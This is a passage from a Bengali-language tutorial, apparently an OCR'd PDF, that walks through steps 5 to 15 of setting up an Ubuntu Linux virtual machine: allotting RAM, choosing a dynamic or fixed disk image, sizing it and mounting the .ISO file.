
P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

৫.নাম লেখো এবং লিস্ট থেকে উবুন্টু বেছে নাও।




P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

৬. লিনাক্স চালানোর জন্য RAM এর মেমরির পরিমান নির্ধারণ করো ।মূল RAM এর ১/২ অথবা ১/৪ অংশ মেমোরি দিলে ভালো হয়।আমার ২ জিবি RAM রয়েছে,তাই ৫১২ নিয়েছি ।




www.purepdfbook.com P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

৭.Next বাটনে চাপ দাও।




www.purepdfbook.com P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

৮. এখন তোমাকে Dynamic অথবা Fixed অপশন পছন্দ করতে হবে। যদি HDD তে পর্যাপ্ত পরিমাণ জায়গা থাকে তাহলে Dynamic image অপশন, যদি জায়গা কম থাকে তাহলে Fixed Size image অপশনে নিতে হবে।



P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com


৯. লিনাক্স এর জন্য জায়গার পরিমান নির্ধারণ করে নাও।



P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

www.purepdfbook.com

১০. ঠাণ্ডা মাথায় Finish এ চাপ দাও।




www.purepdfbook.com

১১. এটি নিজের থেকেই .ISO ফাইলটি খুজে নিবে এখন Next বাটন এ চাপ দাও।

১২.কাজ প্রায় শেষ !!!


P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

১৩. এখন তুমি পুনরায় পূর্বের স্থানে ফিরে আসবে।এখান থেকে CD/DVD Rom এ চাপ দাও।




www.purepdfbook.com

১৪.Mount CD/DVD টিক দিয়ে .ISO ফাইল ব্রাউজ করে দাও।




P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com


১৫. ফাইলটি ব্রাউজ করার পর Select এ চাপ দাও।



www.purepdfbook.com

